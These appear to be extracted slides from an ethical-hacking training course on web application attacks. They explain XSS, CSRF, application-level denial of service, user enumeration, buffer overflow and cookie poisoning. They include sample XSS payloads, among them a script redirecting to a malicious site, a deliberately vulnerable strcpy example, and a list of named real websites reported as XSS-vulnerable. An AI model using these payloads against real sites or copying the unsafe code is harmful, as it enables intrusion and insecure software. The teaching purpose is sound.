
## Scenario: Attack via Email




- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:  

```
<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>malicious code</SCRIPT>>Click here</A>
```
- When the user clicks on the link, the URL is sent to **bank.com** with the malicious code
- The legitimate server hosting **bank.com** website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine


# XSS Example: Attack via Email



# XSS Example: Stealing Users' Cookies



# XSS Example: Sending an Unauthorized Request



# XSS Attack in Blog Posting



Attacker



Attacker adds a malicious script in the comment field of blog post



Database Server



Web Application

Comment with malicious link is stored on the server



User

User visits the TechPost website



Malicious code  
`<script>onload=window.location='http://www.juggyboy.com'</script>`  
is injecting the blog post

User redirected to a malicious website juggyboy.com



Malicious Website

# XSS Attack in Comment Field



Attacker



Attacker adds a malicious script in the comment field of blog post



Database Server



Web Application

Comment with malicious link is stored on the server



User

User visits the TechPost website



Malicious code  
`<script>alert("Hello World")</script>`  
is injecting the blog post

The alert pops up as soon as the web page is loaded



Pop up Window

# Websites Vulnerable to XSS Attack



XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites



XSS Archive | Famous and x

www.xssed.com/archive/special=1

</xssed>  
xss attacks information

Home | News | Articles | Adv. | Submit | Alerts | Links | XSS info | About | Contact

XSS Archive | XSS Archive ★ | TOP Submitters | TOP Submitters ★ | TOP Pagerank | search

Syndicate  
R Domains already xss'ed.  
S Famous and Government web sites.  
F Status: Fixed/Unfixed.  
PR Pagerank by Alexa®.  
You can subscribe to our mailing list to receive alerts by mail.


Date	Author	Domain	R	S	F	PR	Category	Mirror
29/04/14	dhony	www.bankaustria.at	★	✓	0		XSS	mirror
29/04/14	Jamaicob	wdt.weather.fox.com	★	✗	0		XSS	mirror
29/04/14	s1ckb0y	stampa.aeronautica.difesa.it	★	✓	0		XSS	mirror
29/04/14	AnonHiv3MinD	oreilly.com	★	✓	0		XSS	mirror
29/04/14	Souhail Hammou	webinar.sisa.samsung.com	★	✓	0		XSS	mirror
29/04/14	Aarshit Mittal	xfinity.comcast.net	★	✗	0		XSS	mirror
29/04/14	StRoNiX	radio.foxnews.com	★	✓	0		XSS	mirror
29/04/14	The Pr0ph3t	locate.apple.com	★	✗	0		XSS	mirror
29/04/14	Zargar Yasir	receptome.stanford.edu	★	✗	0		XSS	mirror
29/04/14	Jamaicob	byinvitationonlyphotos.americanexpress.com	★	✗	0		XSS	mirror
29/04/14	Jamaicob	www.dictation.philips.com	★	✗	0		XSS	mirror

<http://www.xssed.com>


# Cross-Site Request Forgery (CSRF) Attack

01

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



# How CSRF Attacks Work



# Web Application Denial-of-Service (DoS) Attack



- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures

## Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

## Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

# Denial-of-Service (DoS) Examples

## User Registration DoS



The attacker could create a program that submits the registration forms repeatedly, adding a **large number of spurious users** to the application

## Login Attacks



The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it **unavailable** or **unreasonably** slow to respond

## User Enumeration



If **application states** which part of the user name/password pair is incorrect, an attacker can automate the process of trying **common user names** from a **dictionary file** to enumerate the users of the application

## Account Lock Out Attacks



The attacker may enumerate usernames and attempt to authenticate to the site using a **username and incorrect passwords**, which will lock out the user account after the specified number of failed attempts.

# Buffer Overflow Attacks

Buffer overflow occurs when an **application writes more data to a block of memory**, or buffer, than the buffer is allocated to hold

It enables an attacker to modify the **target process's address space** in order to control the process execution, crash the process, and modify internal variables

Attackers modify function pointers to **direct program execution** through a jump or call instruction and points it to a location in the memory containing malicious codes

## Vulnerable Code

```
int main(int argc, char *argv[]) {  
    char *dest_buffer;  
    dest_buffer = (char *) malloc(10);  
    if (NULL == dest_buffer)  
        return -1;  
    if (argc > 1) {  
        strcpy(dest_buffer, argv[1]);  
        printf("The first command-line argument  
        is %s.\n", dest_buffer);  
    }  
    else { printf("No command-line argument  
    was given.\n"); } free(dest_buffer);  
    return 0; }
```



**Note:** For complete coverage of buffer overflow concepts and techniques, refer to self study module

# Cookie/Session Poisoning



Cookies are used to **maintain session state** in the otherwise stateless HTTP protocol

## Modify the Cookie Content

Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order **to bypass security mechanisms**



## Inject the Malicious Content

